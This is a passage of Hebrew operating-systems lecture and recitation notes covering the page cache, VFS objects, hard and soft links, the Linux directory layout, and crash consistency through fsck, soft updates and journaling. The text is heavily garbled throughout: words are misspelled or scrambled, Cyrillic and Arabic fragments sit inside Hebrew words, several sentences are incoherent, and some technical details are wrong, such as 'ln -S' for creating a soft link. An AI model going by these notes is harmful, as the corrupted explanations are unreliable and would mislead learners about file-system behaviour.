1. **המשמעות של *page cache*:** בצורה הקודמת שתיארנו, *write* כמו *write* היה נכנס לKERNEL, ואז התהיליך לא היה יכול לחזור לווח על המעבד לפני שפעולות ה-I/O הנחוצות להשלמת ה-*syscall* היו מבוצעות. לעומת זאת עם ה-*page cache*, **כל פעולה-*write* יכולה להתבצע בזיכרון הפיזי וה-*syscall* יחוור הרבה יותר מהר**. הדטה יועבר להתקן האחסון מאוחר יותר. גם פעולה *read* מרווחה באופן דומה, כאשר היא יכולה לקרוא מהזיכרון הפיזי במקום לחכות להבאת הדטה מהאחסון.
2. **בלוקים:** ה-*page cache* עושה *page cache* לכל בלוק בהתקן האחסון, לא רק לדאטא של קבצים, גם בЛОקים של *inodes*.
3. **syncing:** קיים ה-*page cache* לא בא בוחנים. יתכן שתהיליך יבצע *writes*, הוא יסיים, ואם עבשו המחשב יקורס – הדטה של הכתיביה לא יהיה בקובץ. יש מקרים שתהיליך חייב לדעת שמה שהוא כתוב *durable* באחסון, לשם כך יש את ה-*page cache* הראשונה של ה-*inode* יבוצעו בזיכרון ולא יכתבו לאחסון מיד.

חיבור לזכרון וירטואלי: עבשו אנחנו מבינים שצורת הגישה לקבצים בKERNEL עוברת דרך ה-*FS*, והוא מזהה קבצים ע"י *#inode*.

1. **file-backed VMA:** ראיינו שהוא מכיל את ה-*#inode*, ולא את מיקום הדטה בהתקן האחסון.
2. **anonymous VMA:** נכתבם לאזור *swap* – אפשר לחשב עליו בתור קובץ מיוחד, ולכן הגישה אליו גם כן עוברת דרך ה-*FS*.
3. **MAP SHARED:** כל התהילכים שמנפים את אותו קובץ ימפו את אותם *frames* בזיכרון הפיזי, ועקבם שהם ייצאו לקובץ בסופו של דבר. מה שמאפשר את זה הוא ה-*page cache*: *mmap* פונה לקוד ה-*FS* עם מזהה הקובץ (*#inode*) וה-*FS* בטור פונה ל-*page cache* שבו הדטה הינה נמצאה. בכשה יצא שכל תהיליך שעשה *mmap* מקבל את אותו *frame* וווצר אליו מיפוי.

מקרה קצה: נניח שתהיליך פתח קובץ עם שם A שיש אליו *link* בודד, ולאחר מכן, הוא/טהיליך אחר מבצעים (A). זה הופך את ה-*inode* של A לבלתי נגייש במרחב השמות היררכי, ולכן FS יכול לשחרר את ה-*inode* ואת בЛОקי הדטה (=מחיקת הקובץ). אבל, הקובץ בן נגייש במובן מסוים כי יש תהיליך שמחזיק אליו הצבעה לוגית – פתח אותו ויש לו *fd* שמצויב אל *file* שמצויב אל ה-*#inode*.

- ההחלטה שנלקחה בLINOKS היא שבמקרה זהה הקובץ לא ימחק, עד שכל ה-*fd* שמצויבים אליו הקובץ יסגרו. טכנית, פתיחת *fd* *ref count* שמעודכן במבנה נתונים בזיכרון בלבד, לא על התקן האחסון.
- היתרון העיקרי הוא שהוא מאפשר *link* להצלה, גם אם יש תהיליך שמחזיק את הקובץ פתוח. ב-Windows לעומת זאת, מחיקת קובץ בזיכרון תיכשל, וחיבורים להבון למי יש *handle* פתוח אל הקובץ.
- יתרון אחר, משני, הוא שהטהיליך יוכל לפתח בכשה קובץ זמני, לעשות לו *link*, וכך לוודא שם התהיליך קורס, לא ישאר ذכר לקובץ.

פרטים נוספים כלילים:


- **Virtual FS:** המחשב יכול לעבוד עם מספר התקני אחסון, ועל כל אחד יש *FS* אחר. יש שכבה בKERNEL שנקראת *VFS*, שהיא אבסטרקציה של ה-*FS* השונים – היא מאחדת את מרחביו השימוש של כלום למרחב שימוש גלובלי היררכי יחיד בצוותה שקופה. מבחינות כל *FS* פיזי, הוא לא מודע למקומו במרחב הגלובלי שהוא *VFS* בונה.
- **IO Scheduling:** לאחר שה-*page cache* מצוי הרבה בזמנים IO אל התקנים, צריך לנוהל את הבקשות אלה. איחוד בזמנים לבLOCKים קרובים, וידוא הוגנות מבחינת שימוש בהתקן בין התהילכים וכו'. ראיינו זאת בפирוט עבור משאב ה-CPU, ויש כאן פרוצדורה דומה עבור המשאב של התקני האחסון.



תרגול 8 (מערכת קבצים)

:VFS

עבור משתמשים, אנו רואים אוסף של קבצים ותיקיות במחרך שמות היררכי – כדי שייהי לנו נוח. עבור מערכת הפעלה, היא מדברת במספרי inode, ואין היררכיה ביניהם – זה שטוח לחלוון. במחשב ניתן לחבר הרבה התקני אחסון שונים המכילים קבצים, מערכת הפעלהណה מונתת למשתמש להתייחס לכל מערכות הקבצים האלה ביחד תחת אותו מרחב שמות היררכי. ה-VFS מתרגם את הוראות ה-read/write שלנו למערכות הקבצים השונות.



האובייקטים שיש ב-VFS:

- inode – האובייקט הבסיסי שמייצג קובץ
- struct file (open) – חזר אלינו fd שמצויב ל-file
- superblock – הבלוק שמתאר את ה-FS, כמה מקום נשאר וכו'
- בשימוש
- directory entry (dentry) – רשומה בספריה שהוא הזוג <name, inode#>

כל האובייקטים האלה מתחזקים ע"י מערכת הפעלה.

inode: לכל קובץ יש רשומת inode ייחודית. inode מכיל שני דברים עיקריים: מצביעים לדאטה שיש בתחום הקובץ, ו-access על הקובץ כמו הרשות, גודל, זמני גישה. שם הקובץ לא מופיע ב-inode. יצरנו קובץ פשוט בשם linux.txt ובעמצעות הפקודה stat ניתן לראות את המידע המתאים.


```

amitp@ubuntu:~/Desktop/os_course/rec_07$ stat linux.txt
  File: linux.txt
  Size: 21          Blocks: 8          IO Block: 4096   regular file
Device: 805h/2053d  Inode: 1054220      Links: 1
Access: (0664/-rw-rw-r--)  Uid: ( 1000/ amitp)   Gid: ( 1000/ amitp)
Access: 2021-11-25 03:20:38.317814361 -0800
Modify: 2021-11-25 03:20:38.317814361 -0800
Change: 2021-11-25 03:20:38.317814361 -0800
 Birth: -

```

file: כאשר פותחים קובץ, נוצר struct file חדש, והוא יידקס בטבלת open file table של התהילה. ה-file מצביע ל-inode. נשים לב כי inode היא רשומת הקובץ – יש רק אחת עצה. ה-file הוא סוג של instance של מצביע ל-inode, ויש שם מידע שרלווני לתהילה שרצ ברגע ואיר שהוא משתמש בקובץ:

- offset נוכחי בקובץ, וההרשאות (mode) שנויות בפתיחת הקובץ. נבחן בין הרשותות האלו להרשאות inode – מי יכול בכלל לעשות איזמו משזה.
- בנוסף, יש מצביעים למימושים של הפונקציות של open/read/write/etc. בקרמל, של הדרייבר שאחראי על מערכת הקבצים הזאת. הדרייבר צריך לספק את המימושים האלה.



dentry: תקיה זה עוד קובץ, כמעט שהתוכן שלו אומר מהו המערכת הפעלה. בתקיה path name של inode foo מסמן inode ה-foo. ב-Etc/resolution, מטילים כדי למצוא את ה-inode המתאים לפוי הנטייב.

מרחב השמות בלינוקס:

לינוקס מנגיש לנו pseudfs מערכות קבצים באמצעות מיפוי לנティיבים מסוימים /proc, /sys, /dev, /etc, וכו'. הקונספט המרכזי בלינוקס הוא שככל אובייקט הוא קובץ.

- proc/ – אפשר לראות בכתוב `/proc/<PID>/fd`. את כל ה-fd הפתוחים שיש לתהילה.
- /dev – שם נשמרים הקבצים שמתארים את ה-devices.
- /etc – דברים שקשורים לkonfiguracija של המערכת: /shadow, /passwd, /sudoers, /etc/shadow, /etc/hosts, וכו' של הסיסמהות.
- /var – מאחסן לרוב files, log, log, וכו' אחר.
- /tmp – לאחסן קבצים זמינים, לרוב מערכות מוחקתו את התוכן של התקיה זו ב-tmp.boot/shutdown

הערות נוספות:

- hard link – עוד הפניה לinode היחיד, מה-VFS למידע בדיסק. קובץ שאנו חנו רואים בתור משתמשים הוא בפועל link link ל-link inode. אך, אין משמעות לשמר שם קובץ, ה-link hard link הוא שם הקובץ.
- symbolic/soft link – קובץ שהתוכן שלו הוא נתיב לקובץ אחר, ברמת מרחב השמות ההיררכי. כמו shortcut ב-windows.
- על הלינק יכולות להיות הרשותות 777, זה לא אומר של הקובץ אליו הוא מצביע יש הרשותות כלל.
- write – בכתובת הדאטא נשמר ב-page cache. ניתן לקרוא ל-fsync על מנת לוודא בתיבה של הדאטא לדיסק.

```
amitp@ubuntu:~/Desktop/os_course/rec_07$ ll
total 16
drwxrwxr-x 2 amitp amitp 4096 Nov 25 03:57 .
drwxrwxr-x 9 amitp amitp 4096 Nov 24 03:46 ..
-rw-rw-r-- 1 amitp amitp    29 Nov 25 03:55 linux_hard.txt
-rw-rw-r-- 1 amitp amitp     8 Nov 25 03:57 linux.txt
lrwxrwxrwx 1 amitp amitp    9 Nov 25 03:53 soft -> linux.txt
```

פקודות שימושיות:

```
stat
ll -i
cat /sys/class/net/ens3/statistics/rx_bytes # bytes received in network
pgrep cat # instead of ps | grep
ln some_file.txt hard_link_to_content.txt
ln -S some_file.txt soft_link_to_file.txt
```




Crash Consistency


Crash Consistency

בעיית cc (crash consistency): בעיה שנובעת מהעובדת שרוב הפעולות הלוגיות על ה-FS (למשל, להוסף בлок של נתונים לקובץ) דורשות יותר מabitiba אחת לאחסון: צריך לכתוב את הבלוק, את inode, את-h-knode, את data bitmap, את inode count. מה קורה אם נופל החשמל והמערכת קורסת באמצעות סדרת כתיבות בזאת? חלק מהכתבויות התבצעו וחלק לא. במקרה זה, יש סכנה שה-FS יהיה במצב לא תקין, לא קונסיסטנטי, שבו מבני הנתונים של ה-FS **סותרים אחד השני**. לדוגמה, מצב שבו data bitmap מראה שבlok מסויים פנוי, אבל מצד שני יש מצביע אליו באט בлок>Data. לא ברור האם הוא פנוי או לא פנוי?

Initial state: Filesystem with one allocated inode



Operation happening: append one data block to inode



דוגמא: מערכת קבצים VSFS עם inode אחד בודד מוקצה לקובץ, ויש לו בлок DATA בודד. נניח שנרצה להוסף בлок DATA ל-inode.

1. ראשית, ה-block שהוקצה יכתב כדי להזכיר עוד בлок DATA.
2. שנית, ה-block שהוקצה יכתב עם DATA שלו.
3. כמובן – גם ה-block שמכיל את inode יכתב מכיוון שהוא access time מעדכן עם הצבעה לבlok החדש (עדכן מכיוון שהוא).

מדובר ב-3 פעולות SO מול האחסון. באיזה סדר נבצע את 3 הפעולות הללו? נבחן את הביעות שיכולים לקרות עקב קרישה בכל סדר אפשרי:

סדר פעולה	בעיות	פירוט
inode →	זיהוי + קונסיסטנטיות	"זיהוי", FS corruption. היה inode שמצביע לblk DATA חדש, שטרם נכתב לפני הקriseה, והמשתמש יראה קובץ שמכיל זבל. בעיה נוספת היא קונסיסטנטיות, inode מצביע לblk השישי (באנדרט 5) אבל ה-block data bitmap טוען שהblk לא בשימוש. יש כאן סתירה במבני הנתונים של ה-FS.
bmap →	קונסיסטנטיות	בעיה קונסיסטנטית – bmap אומרblk 6 בשימוש אבל אין אף inode שמצביע אליו. למורת שמדובר בבעיה קונסיסטנטית, הוא פחות חמור מהבעיה הקודמת שראינו. במצב הקודם, המשך שבודה הייתה יכולה להוביל לשיקול של אותו blk DATA לשני קבצים , ובעקבות כך בנראה שהוא נוצר corruption של DATA. כאמור, מדובר רק בדילוף זיכרון של האחסון,blk ש愧疚 inode לא יוכל להצביע אליו.
bmap → inode	זיהוי	יש קונסיסטנטיות, הבלוק מסומן בשימוש והוא inode שמצביע אליו, מצד שני הקובץ מכיל זבל כיblk DATA לא נכתב לפני הkriseה. כאמור, שקיים של בעיה corruption לא גורר קיימת בעיה קונסיסטנטית! גם כאשר יש בעיה corruption היא מבוסנת מסויים "בעיה של הבעלים של הקובץ", אבל עדין יתכן שה-FS קונסיסטנטי במצב הזה.
bmap → data	קונסיסטנטיות	בלוק מס' 6 מסומן בשימוש אבל אין inode שמצביע אליו. זה דומה לתחריש 2 שראינו, רק שברגע גםblk DATA מעדכן באחסון.
data →	מידע לא נגיש	ה-FS במצב קונסיסטנטי, ומדובר אין corruption. משתמש איבד מידע לאחור, כי התרבצה כתיבה לאחסון אבל המידע לא הגיע, אבל זו לא בעיה חמורה: תהליך לא יכול לסגור על זה שהמידע הגיע לאחסון אבל הגיע מבל לבעץ fsync (התכוון יכול להתרמוד עם זה). מעבר לה, יש לתוכנית יכולת להבין שהכתביה אבדה: inode לא עדכן.
data → inode	קונסיסטנטיות	היא inode שמצביע לblk מסומן פניו ב-bmap ויתכן שיוקצת בעתי ל inode אחר.
data → bmap	קונסיסטנטיות	הblk מס' 6 משימוש ב-knode inode אבל אין אף inode שמצביע אליו.

ראינו שאין אף סדר שבו אפשר להבטיח שה-FS תשאיר במצב קונסיסטנטי אם תתרחש קרישה. בעת נבעור על פתרונות שונים לבעיה ה-CC. ניתן להסביר אותם על VSFS כדי לפתור עבורה את בעיה ה-CC.

גישה ראשונה – fsck (fs checker): גישת התקון בדיעבד: הרעיון הוא לא למנוע חוסר קונסיסטנטיות אלא להריץ תוכנית מיוחדת בשם fsck, שתעביר על מבנה ה-FS באחסון לאחר מירכית הפעלה עולה, לפני שתהילכים אחרים מתחילה לטעוב, והוא תבדוק את הקונסיסטנטיות ותנסה לתקן בעיות. למשל, היא תעזיל על עץ הספירות ותבנה רשימה של כל הבלוקים בשימוש (''זיכי''), לאחר מכן תעבור על ה-bmap. אפשר גם לבדוק count inode בכל inode: אם inode count נוגדר בשם inode אבן אליו לינקים, ''נציל'' אותו ע"י יצירת Link אליו מספירה מיוחדת שנקראת lost+found (וזה מספרה inode הולך 1).)


הבעיה העיקרית: הריצה שלו מעכבה את זמן עליית המערכת לאחר קרישה, כי אי אפשר לעבוד עם ה-FS עד שה-fsck מסיים לבדוק אותה ולתקן אותה.

גישה שנייה – Ordering: נכתב את-h FS כך שהיא תבצע עדכונים בהתאם לסדר מסויים, כך שהיא מובטח שגם אם תהיה קוריסה במאזע, לא תהיה בעיית קונסיסטנטיות. גישה זו נקראת *ordering*, כי היא מבטיחה קונסיסטנטיות ע"י **אכיפת סדר**. בגישה זו, **חלק מהסדירים טובים יותר מאשר אחרים**, כמו **write ahead logging** (2) שראינו: אחרי קירסה יהיי בЛОקם שמסומנים בתפוסים, אבל אף הסדרן לא יצבע אליהם, או שייהו inode שמשומנים בתפוסים, אבל אף ספריה לא תצבע אליה. אחרי הקירסה, יוכל להריץ תוכנית ברקע שתתחפש בЛОקם ש"דלווי" ותתקן את-h bitmap כך שהוא יסומנו כפנויים.

האלגוריתם העיקרי להבטחת CC ע"י ordering נקרא **soft updates**, המבוסס על 3 עקרונות של אילוצי סדר:

1. אסור לבתוב להתקן מצביע למבנה לפני שהוא אוחל בהתקן (הצבעה אל inode מספירה לפני שהוא נכתוב להתקן).
2. אסור לעשות שימוש מחדש מבנה/בלוק לפני שמאפסים את הצבעות אליו בהתקן (חייבים לאפס הצבעות אל בלוק DATA שנקhawk מה inode #19 שלו לפני שוכתבים את הבלוק מחדש להתקן).
3. אסור לאפס מצביע ישן למבנה/בלוק לפני שוכתבים את המצביע החדש (אם עושים rename ל inode rename אמור לאפס את הרשומה הישנה שמצוינה אליו לפני שהרשומה החדשה נכתבה להתקן).

נניח שיש ספריה D שכרגע יש בה (בבלוק הדאטה שלה) הצבעה ל-5 עם השם .bar.



- הרים ליצור קובץ חדש בשם foo אשר ישoir ל-#19. איזה בתיבות-h FS צריך לעשות? בתיבה אחת – לאותל את #19 inode #19 בקובץ חדש. בתיבה שנייה – רשומה בDATA של הספריה. לעומת שני frames ב-page cache נהיים dirty. במצב זה, העיקון (1) שוצר לאתחל מבנה לפני שמצוינים אליו טופס. בכזה לא יתכן שאחרי קירסה, הספריה תציגו(inode #5) שכתוב את הדפים לאוותה. נניח שעד שהpage cache בודק את inode #19 הוא מצביעים של bar unlink מהספריה D. לפי העיקון השני, צריך קודם לכתב לדאטה של הספריה כדי לאפס את הצבעה, ואז לעדכן את-h link count inode #5.

הגישה לאחסון היא רק בرمאה של בלוקים, לא ניתן לכתב inode בודדים. אם שניהם נמצאים באותו בלוק? קיבלונו **תלות מעגלית**: הוספת foo דורשת שה inode #5 כתוב לפני הדאטה של D, ופעולת מחייבת דירקטוריון inode #19 כתוב לפני inode #5. תליויות מעגליות אלה הן הגורם המרכזי למורכבות המימוש של soft updates – המימוש צריך לשמור את התליויות לא בرمת-h frames, אלא בצורה יותר מדויקת – בرمאה של מה צריך להיות הסדר בין העדכנים הבודדים בכל frame.


אילוצי סדר: כיצד הקוד של מערכת הפעלה יכול להבטיח שכתיות IO מסוימת יתבצעו לפי סדר שהוא מחייב?

- המידע עובר דרך הרובה שכבות בדרך לאחסון – page cache, IO scheduler, driver וכו' וכן ההבטחה היחידה היא שכתייה של בלוק תבוצע בצורה אוטומטית ביחס לקירסה, כלומר או שכל הבלוק יכתב או שהוא לא יכתב כלל.
- הדרך הכללית ביותר להבטיח סדר היא ע"י ביצוע כתיבת IO סינכרונית: מחכים לאישור מההתקן שה ה ה התבצעה. | | |
- גישה זו היא בעלת ביצועים גורניים. אנחנו רואים שככל סוג ההתקנים יודדים מאוד ביצועים כאשר הכתובות הן מסודרות סינכרונית.
- לכן, יש תמייה חומרתית בرمת ההתקן בהעברת אילוצי סדר. פקודות אלו נקראות **barrier**: אפשר לשים ב-gating של הפקודות שההתקן קורא ב-DMA, איברים שמכילים פקודת barrier שאומרת שיש לאכוף סדר בין הפקודות שבאו לפניה לבין הפקודות שבאו אחרת.

Journaling

גישה זו לקופה מעולם-h DB. ב-h DB פותרים בעיה דומה לבניית-h CC: מקבלים אוסף של עדכנים שנקרה transaction וצריך לאזג שהיא תבוצע בזויה אוטומטית ביחס לקירסה, פתרון שנקרו write ahead logging. בהקשר של FS קוראים לו journaling. הרעיון הוא לרשום תיאור של כל פעולה שה-h FS רוצה לעשות להתקן האחסון לפני שהוא מבצע אותה, ועם מתרחשת קירסה – לעבור על הרשימה הזאת ולהבין ממנה מה קרה לפני הקירסה.

- ה-h FS מתחזק מבנה שנקרו journal/log על התקן האחסון. לפני ביצוע סדרת פעולות IO שיש בינהן קשר לוגי, כמו הוספת בלוק דואט לקובץ או rename, ה-h FS כותב לוג תיאור של הפעולה שהוא עומד לבצע.
- כאשר ידוע שהכתביה הזאת בבר-persistent בתקן, ה-h FS יבצע ממש את פעולות ה-IO עצמן: checkpointing. פעולה זו מביאה את מצב מבני הנתונים של-h FS לאוות מכבר שמתואר ברשותה הרלוונטיות בלוג.
- רשומות לוג הן למשה transactions: או שהן מלאות או שאפשר להוציא מהן לא מלאות ולהתעלם מהם. אחרי קירסה, אפשר לעבור על הלוג ולהשלים את פעולות-h IO הרלוונטיות, מבצעים replay לרשותה.



דוגמה (הוספה בлок לקובץ):

- הפעולה דורשת בתיבה של 3 בלוקים: inode, data, header. כאשר מוצפים журנאלינג למערכת הקבצים, מוקצה אזור רציף בהתקן לטובת הלוג. כל רשומה מתוחמת ע"י בלוק של header (header + בלוק סיום (TxT)). בינויהם כתובים את התוכן של הדאטא שורצים להעביר להתקן האחסון. בטור ה-

header כתובים תיאור של transaction, transaction, שמספר לאן הדאטא אמור להיכתב להתקן האחסון בסופו של דבר.


מבנה header: מכיל בתוכו תיאור של הפעולה, لأن יש לבתוב כל בלוק.

זמן recovery (אחרי קריסה), עוברים על הלוג ומנגנים מחדש את transactions שבתוכו. יתכן שנבצע חלק מהפעולות מחדש, אבל זה לא פוגע בנסיבות ביון שסדר הביצוע נשמר (סתם לא ייעיל / מיותר לבצע מחדש).

ביד ה-*FS* מביאה שה-*journal* נשאר קונסיסטנטי במקרה של קריסה?

1. בלוק header מתאר כמה בלוקים של דאטא כל transaction בולה מכילה, וכן אפשר להגיע ממנו לבלוק end ולשים בכל אחד מהם מספר מזהה, לוודא שהוא ייניחם.

2. צריך לוודא שם end כתוב, כל הבלוקים של transaction מכילים את הדאטא הנכון. נקודה זו יותר מורכבת. אם



הרעין הוא ש-transaction ללא блוק end לא נחשבת מלאה. לכן גם קוראים לבלוק end בבלוק commit.

גודל הלוג: במציאות, הלוג הוא בגודל סופי ועובדים אותו כבאף ציקלי. ההתחלה והסוף מוגדרות ע"י שמנצ'ר במקום קבוע, והוא מצביע על transaction הראשון בלוג (הישנה ביותר), היא ראש הלוג. בנוסף, הוא מצביע גם אל זנב הלוג. בכל פעם ש-transaction מבצעת update transaction, אפשר להשתמש מחדש במקום שהוא תפסה בלוג ע"י קידום מצביע הראש. כל הבלוקים בהם לא בין הראש לנוב פנויים לשימוש עבור transactions חדשות.

סיכון כתיבה ל-journal:

1. write: בותבים לוג את תיאור הפעולה ומחכים שהכתביה הזאת תהיה persistent.

2. commit: בותבים את ה-commit block.

3. checkpoint: (מתייחסו לאחר יותר) מרים את הפעולה ע"י כתיבת הבלוקים הרלוונטיים למיקום שלהם באחסון.

4. מעדכנים את ה-journal superblock כדי לסייעtransaction להוציא אותה בכרך מהלוג.

updates log batching: אפשר לבצע batching, להכניס אוסף של פעולות לוגיות ל-transaction אחד. למשל, כמה עדכונים של אותה ספירה. למעשה אפשר להכניס גם עדכונים בלתי תלויים. המוטיבציה היא להוריד את כמות הפעמים שצריך לאכוף סדר ע"י כתיבה של ה-commit block, או הפעולה היחסית אישית בתהילן העדכן של ה-journal. יתרון מעניין שיש לגישה זו והוא שאפשר בכלל לחסוך פעולות IO, אם המימוש של FS מספיק חכם (מזהה פעולות שמבטלות זו את זו ונימנע לחסוך אותן).

:metadata journaling


עד כה הכנסנו לוג את כל פעולות ה-IO, כולל כתיבות של בלוקי דאטא. בגין זה בעצם הכפלנו את כתיבות האחסון, כל בלוק דאטא נכתב גם לוג וגם למקום האמייתי שלו באחסון. נראה בעת גרסה שלא עשויה לבלוקי דאטא, אלא רק ל-

metadata: בלוקים שמנגנים את מבנה FS.

נדיר את בלוקי הדאטא של ספריות כ-metadata, נתיחס אליהם אחרית מאשר לדאטא של קבצים וכוכנים אותם לוג – כי התוכן של ספריות מגדר את FS, צריך לשמר על הקונסיסטנטיות שלו.

הweeney: כדי להוריד את הצורך להכניס את בלוקי הדאטא ל-transaction, קודם כל נכתבת את בלוקי הדאטא לאחסון, ורק לאחר שהכתביות האלו הסתיימו וモבטחו שהדאטה persistent, נכתבת ה-transaction שUMBrella רק בлокים של metadata. בעת יש לנו שני איזורי סדר, קודם בלוקי דאטא, ואז בלוקי transaction, ונוצר בזאת שתי כתיבות סינכרניות. אפשר ליעיל ולכתוב במקביל את הדאטא וה-transaction, ולהוכיח ששתי הכתביות יסתהמו.

בשימוש block reuse: כאשר נבצע replay נכתוב מחדש נתונים חדשניים של בלוק metadata בלבד, אבל הלוג שלנו לא כולל את כל הכתובות המקורי. לכן, במקרים שבהם בлок DATA של ספריה עובר recycling ומתחילה להיות בשימוש בבלוק DATA של קובץ לפני הקrise – ניגן הלוג יכול לדורס את תוכן הבלוק ולגרום ל-block corruption.



יש כמה דרכי להתמודד עם הבעיה הזאת: שיפור ניהול הזיכרון של האחסוןשה-FS עשויה, ולקחת בחשבון את מצב הלוג ולהימנע מביצוע reuse. אפשר לשפר את מבנה הלוג, שייהיו בו רשותות שמאפשרות לעשות ל-transactions.

הערות נוספת:

- גישה נוספת ל-CC היא שימוש רענון-W-COW למבנה ה-FS. במקרה שאופסט 0 בקובץ יהיה תמיד באותו בלוק לכל אורך חי הקובץ, כל כתיבה של הבלוק תגרום להקצאה של בלוק חדש ושינוי הצבעה-by-node inode של הקובץ לבlok החדש.
- מושג נוסף חשוב הוא Application CC – מה מערכת הפעלה מבטיח לתוכניות שרצות (תהליכיים) לגבי האפקט של ה-syscalls שליהן בקרה של קrise. זהו מושג נפרד מה-CC FS (למשל, הדרישה שפעולות write תהיה durable עם חזרתה).

שאלות:

אילו כתיבות OI נספנות קיימות בתורשים של block reuse ומהו שמן?

עדכון bitmap: ההקצאה של בלוק DATA 1000 לקובץ foobar.

האם בפעולת rename() יכול להיות לא אטומי ביחס לקרise?

- למשל VSFS עם fsck שעובר על המערכת ומתיקן דברים שהוא מוצא ללא קונסיסטנטיים. יכול להיות מצב שבו הוספנו את הلينק לשם החדש B לפניו שמחקנו את השם הישן A. מבחינות המערכת, ב-node inode יש 2 לינקים שמצוירים אליו, אבל ה-link_count הוא 1 (לא שינו אותו). לא הספקנו למחוק את הצבעה הישנה.
- יש לנו חוסר קונסיסטנטיות, 2 לינקים בפועל שرك אחד בתוכן inode. תיקון הוא לעדכן את ה-link_count שב-2 וזה לא מה ש-rename היה אומר לעשות.


אחסון

מבוא

